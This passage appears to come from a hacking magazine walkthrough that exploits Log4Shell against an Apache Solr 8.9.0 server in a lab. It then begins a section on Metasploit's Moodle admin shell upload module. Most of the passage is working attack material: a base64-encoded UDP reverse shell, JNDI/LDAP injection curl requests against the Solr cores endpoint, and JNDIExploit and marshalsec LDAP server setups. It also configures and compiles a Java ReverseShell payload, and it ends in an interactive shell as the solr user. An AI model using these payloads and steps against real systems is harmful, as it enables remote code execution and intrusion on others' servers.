st 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.94 ms 192.168.36.226

OS and Service detection performed. Please report any incorrect results at
 https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.54 seconds
```

The "–os-scan" option of Nmap detected the target operating system as Linux 4.x | 5.x but the result also said the detection may be unreliable. Let's first take the usual route I take for all web applications. So I tried nikto first.

```
┌──(kali㉿kali)-[~/log4shell/nse-log4shell]
└─$ nikto -h http://192.168.36.226:8983
- Nikto v2.1.6
---------------------------------------------------------------------------
-
+ Target IP:          192.168.36.226
+ Target Hostname:    192.168.36.226
+ Target Port:        8983
+ Start Time:         2022-01-26 06:06:50 (GMT-5)
---------------------------------------------------------------------------
-
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
 type
+ Root page / redirects to: http://192.168.36.226/solr/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: jetty (5.1
.14)
+ /solr/#/: Apache Solr console found
+ 7917 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2022-01-26 06:07:25 (GMT-5) (35 seconds)
---------------------------------------------------------------------------
```

Nikto did not give any new information other than the information I already know. Whatweb even with aggressive mode did not give any information.

```
┌──(kali㉿kali)-[~/log4shell/nse-log4shell]
└─$ whatweb 192.168.36.226:8983                                        127 ×
http://192.168.36.226:8983 [302 Found] Country[RESERVED][ZZ], IP[192.168.3
6.226], RedirectLocation[http://192.168.36.226:8983/solr/]
http://192.168.36.226:8983/solr/ [200 OK] Country[RESERVED][ZZ], IP[192.16
8.36.226], JQuery[3.5.1], Script, Title[Solr Admin], UncommonHeaders[conte
nt-security-policy,x-content-type-options], X-Frame-Options[SAMEORIGIN, DE
NY], X-UA-Compatible[IE=9], X-XSS-Protection[1; mode=block]

┌──(kali㉿kali)-[~/log4shell/nse-log4shell]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ whatweb -a 3 192.168.36.226:8983
http://192.168.36.226:8983 [302 Found] Country[RESERVED][ZZ], IP[192.168.3
6.226], RedirectLocation[http://192.168.36.226:8983/solr/]
http://192.168.36.226:8983/solr/ [200 OK] Country[RESERVED][ZZ], IP[192.16
8.36.226], JQuery[3.5.1], Script, Title[Solr Admin], UncommonHeaders[conte
nt-security-policy,x-content-type-options], X-Frame-Options[SAMEORIGIN, DE
NY], X-UA-Compatible[IE=9], X-XSS-Protection[1; mode=block]

┌──(kali㉿kali)-[~]
└─$
```

Then I tried Dirb tool to see if I can find any interesting directories. After much directory searching, I did not find anything important .

"The threat actor used 'free productivity apps installation' or 'free software development tools installation' themes as SEO keywords to lure victims to a compromised website and to download a malicious installer."
- Researchers at Mandiant about the latest SEO poisoning attack.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.36.226:8983                                    255 ×

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 26 06:10:57 2022
URL_BASE: http://192.168.36.226:8983/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.226:8983/ ----

+ http://192.168.36.226:8983/api (CODE:200|SIZE:161)
+ http://192.168.36.226:8983/favicon.ico (CODE:200|SIZE:1150)
+ http://192.168.36.226:8983/v2 (CODE:200|SIZE:161)


-----------------
END_TIME: Wed Jan 26 06:11:02 2022
DOWNLOADED: 4612 - FOUND: 3

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.36.226:8983/v2

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 26 06:11:29 2022
URL_BASE: http://192.168.36.226:8983/v2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612
```

```
-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.226:8983/v2/ ----

+ http://192.168.36.226:8983/v2/c (CODE:500|SIZE:4241)
+ http://192.168.36.226:8983/v2/cluster (CODE:500|SIZE:4228)
+ http://192.168.36.226:8983/v2/node (CODE:200|SIZE:299)


-----------------
END_TIME: Wed Jan 26 06:11:38 2022
DOWNLOADED: 4612 - FOUND: 3

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.36.226:8983/v2/node

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 26 06:12:16 2022
URL_BASE: http://192.168.36.226:8983/v2/node/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.226:8983/v2/node/ ----

+ http://192.168.36.226:8983/v2/node/files (CODE:200|SIZE:74)
+ http://192.168.36.226:8983/v2/node/health (CODE:400|SIZE:305)
+ http://192.168.36.226:8983/v2/node/logging (CODE:200|SIZE:39850)
+ http://192.168.36.226:8983/v2/node/properties (CODE:200|SIZE:3048)
+ http://192.168.36.226:8983/v2/node/system (CODE:200|SIZE:2888)
+ http://192.168.36.226:8983/v2/node/threads (CODE:200|SIZE:45034)
```

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.36.226:8983/solr/admin

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START TIME: Wed Jan 26 06:15:58 2022
URL_BASE: http://192.168.36.226:8983/solr/admin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.226:8983/solr/admin/ ----

+ http://192.168.36.226:8983/solr/admin/authentication (CODE:200|SIZE:107)
+ http://192.168.36.226:8983/solr/admin/authorization (CODE:200|SIZE:106)
+ http://192.168.36.226:8983/solr/admin/configs (CODE:400|SIZE:290)


-----------------
END_TIME: Wed Jan 26 06:16:06 2022
DOWNLOADED: 4612 - FOUND: 3

┌──(kali㉿kali)-[~]
```

I want readers to notice one thing here. Nikto, Whatweb and Dirb are the most popular tools I used in many of my previous hacking operations. However, these tools are designed for web servers which are way more popular. Even though Apache Solr has a HTTP instance, this is not a typical web server. Hence all these tools fell flat here. You need to use the tool based on the target you have.

Let me show you a tool which s inbuilt in Kali: Lwp-Request. Lwp-Request is a simple command line user-agent which can be used to send requests to WWW servers and your local file system. Methods like POST, GET and PUT can be used to request content from a www server. We can directly assign a method to request data from the server.

"It is a prime example of groups that aren't very advanced technologically, however, with specific motivations, are becoming more dangerous as they evolve over time and test their tools and procedures on their targets."

- Researchers Asheer Malhotra and Ventura on Arid Viper Hacking Group.

```
┌──(kali㉿kali)-[~]
└─$ GET http://192.168.36.226:8983                                    255 ×
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/ht
ml4/strict.dtd">
<html ng-app="solrAdminApp" ng-csp>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
<head>
  <title>Solr Admin</title>

  <link rel="icon" type="image/x-icon" href="img/favicon.ico?_=8.9.0">
  <link rel="shortcut icon" type="image/x-icon" href="img/favicon.ico?_=8.
9.0">

  <link rel="stylesheet" type="text/css" href="css/angular/angular-csp.css
?_=8.9.0">
  <link rel="stylesheet" type="text/css" href="css/angular/common.css?_=8.
9.0">
  <link rel="stylesheet" type="text/css" href="css/angular/analysis.css?_=
8.9.0">
  <link rel="stylesheet" type="text/css" href="css/angular/cloud.css?_=8.9
.0">
  <link rel="stylesheet" type="text/css" href="css/angular/cores.css?_=8.9
.0">
  <link rel="stylesheet" type="text/css" href="css/angular/collections.css
?_=8.9.0">
  <link rel="stylesheet" type="text/css" href="css/angular/dashboard.css?_
=8.9.0">
  <link rel="stylesheet" type="text/css" href="css/angular/dataimport.css?
_=8.9.0">
  <link rel="stylesheet" type="text/css" href="css/angular/files.css?_=8.9
.0">
  <link rel="stylesheet" type="text/css" href="css/angular/index.css?_=8.9
.0">
```

```
<meta http-equiv="x-ua-compatible" content="IE=9">
<script src="libs/jquery-3.5.1.min.js"></script>
<script src="libs/chosen.jquery.min.js"></script>
<script src="libs/jstree.min.js"></script>
<script src="libs/angular.min.js"></script>
<script src="libs/angular-chosen.min.js"></script>
<script src="libs/angular-resource.min.js"></script>
<script src="libs/angular-route.min.js"></script>
<script src="libs/angular-cookies.min.js"></script>
<script src="libs/ngtimeago.js"></script>
<script src="libs/highlight.js"></script>
<script src="libs/d3.js"></script>
<script src="libs/jquery-ui.min.js"></script>
<script src="libs/angular-utf8-base64.min.js"></script>
<script src="js/angular/app.js"></script>
<script src="js/angular/services.js"></script>
<script src="js/angular/controllers/index.js"></script>
<script src="js/angular/controllers/login.js"></script>
```

```
<div id="wrapper" scrollable-when-small>

  <div id="header">

    <a href="#/" id="solr"><span>Apache SOLR</span></a>

    </div>
```

```
solr"><span>IRC Channel</span></a></li>
          <li class="mailinglist"><a href="http://wiki.apache.org/solr/Usi
ngMailingLists"><span>Community forum</span></a></li>
          <li class="wiki-query-syntax"><a href="https://lucene.apache.org
/solr/guide/query-syntax-and-parsing.html"><span>Solr Query Syntax</span><
/a></li>

        </ul>

      </div>

    </div>

  </div>

</body>
</html>

┌──(kali㉿kali)-[~]
└─$
```

As you can see in highlighted portion of the images, this request inadvertently leaked the version of Solr running. Let's further confirm it by requesting the properties.

```
┌──(kali㉿kali)-[~]
└─$ GET http://192.168.36.226:8983/solr/admin/info/properties
{
  "responseHeader":{
    "status":0,
    "QTime":1},
  "system.properties":{
    "solr.default.confdir":"/opt/solr/server/solr/configsets/_default/conf
",
    "java.runtime.name":"OpenJDK Runtime Environment",
    "java.vm.version":"11.0.13+8-Ubuntu-0ubuntu1.18.04",
    "sun.boot.library.path":"/usr/lib/jvm/java-11-openjdk-amd64/lib",
    "java.vm.vendor":"Ubuntu",
    "java.vendor.url":"https://ubuntu.com/",
    "path.separator":":",
    "java.vm.name":"OpenJDK 64-Bit Server VM",
    "sun.os.patch.level":"unknown",
    "sun.java.launcher":"SUN_STANDARD",
    "user.country":"US",
    "java.vm.specification.name":"Java Virtual Machine Specification",
    "user.dir":"/opt/solr-8.9.0/server",
    "java.vm.compressedOopsMode":"32-bit",
    "java.runtime.version":"11.0.13+8-Ubuntu-0ubuntu1.18.04",
    "solr.log.dir":"/var/solr/logs",
    "java.awt.graphicsenv":"sun.awt.X11GraphicsEnvironment",
    "os.arch":"amd64",
    "java.io.tmpdir":"/tmp",
    "line.separator":"\n",
    "java.vm.specification.vendor":"Oracle Corporation",
    "solr.log.muteconsole":"",
    "STOP.KEY":"solrrocks",
    "os.name":"Linux",
    "solr.data.home":"",
    "sun.jnu.encoding":"UTF-8",
    "java.specification.name":"Java Platform API Specification",
    "jetty.home":"/opt/solr/server",
    "jetty.version":"9.4.41.v20210516",
    "sun.management.compiler":"HotSpot 64-Bit Tiered Compilers",
    "os.version":"4.15.0-156-generic",
    "jetty.build":"98607f93c7833e7dc59489b13f3cb0a114fb9f4c",
    "user.home":"/var/solr",
    "user.timezone":"UTC",
    "java.awt.printerjob":"sun.print.PSPrinterJob",
    "file.encoding":"UTF-8",
    "solr.jetty.inetaccess.excludes":"",
```

```
    "java.specification.version":"11",
    "log4j.configurationFile":"/var/solr/log4j2.xml",
    "solr.solr.home":"/var/solr/data",
    "user.name":"solr",
    "java.class.path":"start.jar",
    "jetty.base":"/opt/solr-8.9.0/server",
    "java.vm.specification.version":"11",
    "sun.arch.data.model":"64",
    "sun.java.command":"start.jar --module=http",
```

```
    "awt.toolkit":"sun.awt.X11.XToolkit",
    "java.vm.info":"mixed mode, sharing",
    "java.version":"11.0.13",
    "java.vendor":"Ubuntu",
    "file.separator":"/",
    "java.version.date":"2021-10-19",
    "java.vendor.url.bug":"https://bugs.launchpad.net/ubuntu/+source/openj
dk-lts",
    "solr.jetty.inetaccess.includes":"",
    "STOP.PORT":"7983",
    "sun.io.unicode.encoding":"UnicodeLittle",
    "sun.cpu.endian":"little",
    "solr.install.dir":"/opt/solr",
    "zookeeper.jmx.log4j.disable":"true",
    "jetty.tag.version":"jetty-9.4.41.v20210516",
    "jetty.port":"8983",
    "sun.cpu.isalist":""}}

┌──(kali㉿kali)-[~]
└─$
```

This gave more information about the target. The target is having Solr 8.9.0 installed and the target operating system is Ubuntu 18.04 which is a bit old. I even have the privileges solr instance is running with. It's running as user "Solr". The installation directory is public too. Rest of the information I got here can prove useful in privilege escalation in later stages of this hacking operation. But first I need to gain access to the target. So I go exploit searching.

I decided to use presumably the first exploit that was developed for this vulnerability. The Iranians state hacking groups used the same exploit in one of their hacking operations. The exploit is not available from its original source. However, I have the provided the download information for this exploit. It's a Java based exploit. After extracting the exploit into a directory, I navigated into that directory.

```
┌──(kali㉿kali)-[~/log4shell]
└─$ cd Log4shell_JNDIExploit

┌──(kali㉿kali)-[~/log4shell/Log4shell_JNDIExploit]
└─$ ls
JNDIExploit-1.2-SNAPSHOT.jar  JNDIExploit.v1.2.zip  lib  README.md
```

I have to create payload first to execute on the target after the exploit is run. So I decided to use a reverse shell payload as shown below.

```
┌──(kali㉿kali)-[~]
└─$ echo "sh -i >& /dev/udp/192.168.36.171/8315 0>&1 >/tmp/f" | base64 | t
r -d "\n" && echo
c2ggLWkgPiYgL2Rldi91ZHAvMTkyLjE2OC4zNi4xNzEvODMxNSAwPiYxID4vdG1wL2YK

┌──(kali㉿kali)-[~]
└─$
```

I start the LDAP server and listener.

```
┌──(kali㉿kali)-[~/log4shell/Log4shell_JNDIExploit]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.36.171 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=t
rue
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

```
┌──(kali㉿kali)-[~]
└─$ nc -u -lvp 8315
listening on [any] 8315 ...
```

Next, it's time to trigger the payload. It's here we have to append the base64 format of the payload (as explained in November 2021 Issue).

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.36.226:8983 -H 'X-Api-Version: ${jndi:ldap://192.1
68.36.171:1389/Basic/Command/Base64/c2ggLWkgPiYgL2Rldi91ZHAvMTkyLjE2OC4zNi
4xNzEvODMxNSAwPiYxID4vdG1wL2YK}'
```

But nothing happened.

```
┌──(kali㉿kali)-[~]
└─$ nc -u -lvp 8315
listening on [any] 8315 ...
```

```
┌──(kali㉿kali)-[~/log4shell/Log4shell_JNDIExploit]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.36.171 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=t
rue
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
```

After trying few more times I decided to check if the target is indeed vulnerable. I decided to use Metasploit for this.

```
msf6 > search log4j

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    C
heck  Description
   -  ----                                          ---------------  ----    -
----  -----------
   0  auxiliary/scanner/http/log4shell_scanner      2021-12-09       normal  N
o     Log4Shell HTTP Scanner
```

```
msf6 auxiliary(scanner/http/log4shell_scanner) > set rhosts 192.168.36.226
rhosts => 192.168.36.226
msf6 auxiliary(scanner/http/log4shell_scanner) > set rport 8983
rport => 8983
msf6 auxiliary(scanner/http/log4shell_scanner) > set srvhost 192.168.36.17
1
srvhost => 192.168.36.171
msf6 auxiliary(scanner/http/log4shell_scanner) > set srvport 1389
srvport => 1389
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

```
msf6 auxiliary(scanner/http/log4shell_scanner) > run

[+] 192.168.36.226:8983   - Log4Shell found via /solr/admin/cores?action=C
REATE&wt=json&name=%24%7bjndi%3aldap%3a/192.168.36.171%3a1389/zuqpxzh7kkrg
327ufm59/%24%7bsys%3ajava.vendor%7d_%24%7bsys%3ajava.version%7d%7d (java:
Ubuntu_11.0.13)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

The module found log4shell vulnerability on the target. Thank GOD. But why isn't the exploit working? At first, I thought I was using a wrong header. All over internet, the header being used

to induce logging while exploiting log4shell is “X-Api-Version”. Also all over internet, the targets were not Solr. So I decided to check as to what header the Metasploit module used.

All the headers used by Metasploit module are stored in a text file. This file location is specified by the headers option of the Metasploit module.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > show options

Module options (auxiliary/scanner/http/log4shell_scanner):

   Name          Current Setting    Required  Description
   ----          ---------------    --------  -----------
   HEADERS_FILE  /usr/share/metasp  no        File containing headers to
                 loit-framework/da            check
                 ta/exploits/CVE-2
                 021-44228/http_he
                 aders.txt
   HTTP_METHOD   GET                yes       The HTTP method to use
   LDAP_TIMEOUT  30                 yes       Time in seconds to wait to
                                              receive LDAP connections
   LDIF_FILE                        no        Directory LDIF file path
   Proxies                          no        A proxy chain of format ty
```

Here it is.

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/metasploit-framework/data/exploits/CVE-2021-44228/http_
headers.txt
Authorization
Cache-Control
Cf-Connecting_ip
Client-Ip
Contact
Cookie
Forwarded-For-Ip
Forwarded-For
Forwarded
If-Modified-Since
Originating-Ip
Referer
True-Client-Ip
User-Agent
X-Api-Version
X-Client-Ip
X-Forwarded-For
X-Leakix
X-Originating-Ip
X-Real-Ip
X-Remote-Addr
X-Remote-Ip
X-Wap-Profile
```

I tried all of these headers but nothing worked. In the same directory where this headers file is stored, there was another file named http_uris.txt. I opened it just out of curiosity.

```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/metasploit-framework/data/exploits/CVE-2021-44228/http_
uris.txt
# Apache Struts2
/struts/utils.js
# Apache Solr
/solr/admin/cores?action=CREATE&wt=json&name=${jndi:uri}
# VMWare VCenter
/websso/SAML2/SSO/vsphere.local?SAMLRequest=

┌──(kali㉿kali)-[~]
└─$
```

Here, I got the URL for Apache Solr. So, it's not the header that was going wrong but the URI. After some trial and error, I found a way to trigger the exploit successfully.

```
┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.36.226:8983/solr/admin/cores?X-Api-Version=$\{jnd
i:ldap://192.168.36.171:1389/Basic/Command/Base64/c2ggLWkgPiYgL2Rldi91ZHAv
MTkyLjE2OC4zNi4xNzEvODMxNSAwPiYxID4vdG1wL2YK\}'
{
  "responseHeader":{
    "status":0,
    "QTime":7},
  "initFailures":{},
  "status":{
    "first":{
      "name":"first",
      "instanceDir":"/var/solr/data/first",
      "dataDir":"/var/solr/data/first/data/",
      "config":"solrconfig.xml",
      "schema":"managed-schema",
      "startTime":"2022-01-21T13:41:58.952Z",
      "uptime":96953,
      "index":{
        "numDocs":0,
        "maxDoc":0,
        "deletedDocs":0,
        "indexHeapUsageBytes":0,
        "version":2,
        "segmentCount":0,
        "current":true,
        "hasDeletions":false,
        "directory":"org.apache.lucene.store.NRTCachingDirectory:NRTCachin
gDirectory(MMapDirectory@/var/solr/data/first/data/index lockFactory=org.a
pache.lucene.store.NativeFSLockFactory@639d77e3; maxCacheMB=48.0 maxMergeS
```

The payload is triggered and the communication went to LDAP server.

```
┌──(kali㉿kali)-[~/log4shell/Log4shell_JNDIExploit]
└─$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.36.171 -p 8888
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=t
rue
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
[+] Received LDAP Query: Basic/Command/Base64/c2ggLWkgPiYgL2Rldi91ZHAvMTky
LjE2OC4zNi4xNzEvODMxNSAwPiYxID4vdG1wL2YK
[+] Paylaod: command
[+] Command: sh -i >& /dev/udp/192.168.36.171/8315 0>&1 >/tmp/f

[+] Sending LDAP ResourceRef result for Basic/Command/Base64/c2ggLWkgPiYgL
2Rldi91ZHAvMTkyLjE2OC4zNi4xNzEvODMxNSAwPiYxID4vdG1wL2YK with basic remote
reference payload
[+] Send LDAP reference result for Basic/Command/Base64/c2ggLWkgPiYgL2Rldi
91ZHAvMTkyLjE2OC4zNi4xNzEvODMxNSAwPiYxID4vdG1wL2YK redirecting to http://1
92.168.36.171:8888/ExploitzKbDPpr4TD.class
```

But I still failed to get a reverse shell.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8315                                                    1 ×
listening on [any] 8315 ...
```

I tried it a few more times but nothing came out of it. I tried to send the LDAP query directly to the Netcat listener and was successful in getting reverse shell. (Note that this shell is useless).

```
┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.36.226:8983/solr/admin/cores?X-Api-Version=$\{jnd
i:ldap://192.168.36.171:8315\}'
{
  "responseHeader":{
    "status":0,
    "QTime":6},
  "initFailures":{},
  "status":{
    "first":{
      "name":"first",
      "instanceDir":"/var/solr/data/first",
      "dataDir":"/var/solr/data/first/data/",
      "config":"solrconfig.xml",
      "schema":"managed-schema",
      "startTime":"2022-01-21T13:41:58.952Z",
      "uptime":94458,
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8315                                                    1 ×
listening on [any] 8315 ...
connect to [192.168.36.171] from (UNKNOWN) [192.168.36.226] 60430
0
 `
```

So, the target is indeed vulnerable and reverse shell can be triggered. It seems the LDAP server is unable to forward the request to the payload. After some pondering, I decided to use a different payload and LDAP server altogether.

I opted for LDAP server by mbechler marshalsec. (Download info given in our Downloads section too).

```
┌──(kali㉿kali)-[~/log4shell]
└─$ git clone https://github.com/mbechler/marshalsec
Cloning into 'marshalsec'...
remote: Enumerating objects: 168, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 168 (delta 6), reused 3 (delta 0), pack-reused 155
Receiving objects: 100% (168/168), 474.52 KiB | 3.02 MiB/s, done.
Resolving deltas: 100% (85/85), done.

┌──(kali㉿kali)-[~/log4shell]
└─$
```

You will need maven to run it. You can install maven as shown below.

```
┌──(kali㉿kali)-[~/log4shell/marshalsec]
└─$ sudo apt-get install maven                                       127 ×

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer requ
ired:
  guile-3.0-libs libglade2-0
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libaopalliance-java libapache-pom-java libatinject-jsr330-api-java
  libcdi-api-java libcommons-cli-java libcommons-io-java
  libcommons-lang3-java libcommons-parent-java
  libgeronimo-annotation-1.3-spec-java
  libgeronimo-interceptor-3.0-spec-java libguava-java libguice-java
  libhawtjni-runtime-java libjansi-java libjansi-native-java
  libjsr305-java libmaven-parent-java libmaven-resolver-java
  libmaven-shared-utils-java libmaven3-core-java libplexus-cipher-java
```

Maven is an automation and management tool used to build projects. Once maven is installed let's build the LDAP server.

```
┌──(kali㉿kali)-[~/log4shell/marshalsec]
└─$ mvn clean package -DskipTests                                    1 ×
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=t
rue
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------< org.eenterphace.mbechler:marshalsec >------------
-----
[INFO] Building marshalsec 0.0.3-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------
-----
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ marshalsec ---
[INFO] Deleting /home/kali/log4shell/marshalsec/target
```

```
rget/marshalsec-0.0.3-SNAPSHOT-all.jar, it will become the file for main p
roject artifact.
NOTE: If multiple descriptors or descriptor-formats are provided for this
project, the value of this file will be non-deterministic!
[WARNING] Replacing pre-existing project main-artifact file: /home/kali/lo
g4shell/marshalsec/target/marshalsec-0.0.3-SNAPSHOT.jar
with assembly file: /home/kali/log4shell/marshalsec/target/marshalsec-0.0.
3-SNAPSHOT-all.jar
[INFO] ------------------------------------------------------------------
-----
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------
-----
[INFO] Total time:  01:20 min
[INFO] Finished at: 2022-01-31T06:06:00-05:00
[INFO] ------------------------------------------------------------------
-----
```

The build is successful. As I said, I wanted to change the payload. I downloaded a Java reverse shell payload from the source shown below.

```
┌──(kali㉿kali)-[~/log4shell]
└─$ git clone https://github.com/ivan-sincek/java-reverse-tcp        128 ×
Cloning into 'java-reverse-tcp'...
remote: Enumerating objects: 67, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 67 (delta 9), reused 34 (delta 4), pack-reused 27
Receiving objects: 100% (67/67), 165.57 KiB | 3.38 MiB/s, done.
Resolving deltas: 100% (17/17), done.
```

```
┌──(kali㉿kali)-[~/log4shell/java-reverse-tcp]
└─$ ls
img  jar  jsp  LICENSE  log4j  README.md  src

┌──(kali㉿kali)-[~/log4shell/java-reverse-tcp]
└─$ cd log4j

┌──(kali㉿kali)-[~/log4shell/java-reverse-tcp/log4j]
└─$ ls
BindShell.java  ReverseShell.java
```

I opened the reverse shell Java payload and configured the LHOST and LPORT options to my attacker machine.

```
public class ReverseShell {

    // change the host address and/or port number as necessary
    private static InetSocketAddress addr   = new InetSocketAddress("192.168.36.171", 8315);
    private static String            os     = null;
    private static String            shell  = null;
    private static byte[]            buffer = null;
    private static int               clen   = 0;
    private static boolean           error  = false;

    private static boolean detect() {
```

Then, I compiled it as shown below to get the payload.

```
┌──(kali㉿kali)-[~/log4shell/java-reverse-tcp/log4j]
└─$ javac ReverseShell.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=t
rue

┌──(kali㉿kali)-[~/log4shell/java-reverse-tcp/log4j]
└─$ ls
BindShell.java  ReverseShell.class  ReverseShell.java
```

Then I start the HTTP server from the directory. I am hosting the Java reverse shell payload on port 8000. Then I started the marshalsec LDAP server.

```
┌──(kali㉿kali)-[~/log4shell/marshalsec]
└─$ cd target

┌──(kali㉿kali)-[~/log4shell/marshalsec/target]
└─$ ls
archive-tmp        generated-test-sources            maven-archiver
classes            marshalsec-0.0.3-SNAPSHOT-all.jar  maven-status
generated-sources  marshalsec-0.0.3-SNAPSHOT.jar      test-classes

┌──(kali㉿kali)-[~/log4shell/marshalsec/target]
└─$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServ
er http://127.0.0.1:8000/#ReverseShell
```

```
┌──(kali㉿kali)-[~/log4shell/marshalsec/target]
└─$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServ
er http://127.0.0.1:8000/#ReverseShell
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=t
rue
Listening on 0.0.0.0:1389
```

What this LDAP server does is receive the incoming LDAP query and forward it to the HTTP server running on port 8000 which is the hosting the payload. The payload is triggered and reverse shell is initiated to the Netcat listener that's on standby.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8315                                                    1 ×
listening on [any] 8315 ...
```

It's time to trigger the payload as shown below.

```
┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.36.226:8983/solr/admin/cores?X-Api-Version=$\{jnd
i:ldap://192.168.36.171:1389\}'
```

This time I successfully got a shell on the target.

```
┌──(kali㉿kali)-[~/log4shell/marshalsec/target]
└─$ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServ
er "http://127.0.0.1:8000/#ReverseShell"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=t
rue
Listening on 0.0.0.0:1389
Send LDAP reference result for  redirecting to http://127.0.0.1:8000/Rever
seShell.class
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8315
listening on [any] 8315 ...
connect to [192.168.36.171] from (UNKNOWN) [192.168.36.226] 60470
$ id
uid=111(solr) gid=113(solr) groups=113(solr)
$
```

Finally I got shell.

CVE-2021-41773, CVE-2021-42013, MSF File Share and 3 Moodle Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Moodle Admin Shell Upload RCE Module

TARGET: Moodle **TYPE:** Remote
MODULE : Exploit **ANTI-MALWARE :** NA

Just like the Wordpress admin shell upload module, this module will generate a malicious plugin for Moodle installations, upload it to the target and execute it on the target to get a reverse shell on the target.

Of course to do all this we need credentials of a admin account on the target. We have tested this exploit module on Moodle 3.11.2. The download information for Moodle is given in our Downloads section. Let's see how this module works. Start Metaspoit and load the moodle_admin_shell_upload module.

```
msf6 > search moodle

Matching Modules
================

   #  Name                                                     Disclo
sure Date  Rank       Check  Description
   -  ----                                                     ------
---------  ----       -----  -----------
   0  exploit/multi/http/moodle_admin_shell_upload             2019-0
4-28       excellent  Yes    Moodle Admin Shell Upload
   1  exploit/multi/http/moodle_spelling_binary_rce            2013-1
0-30       excellent  Yes    Moodle Authenticated Spelling Binary RCE
   2  exploit/multi/http/moodle_spelling_path_rce              2021-0
6-22       excellent  Yes    Moodle SpellChecker Path Authenticated Remote
 Command Execution
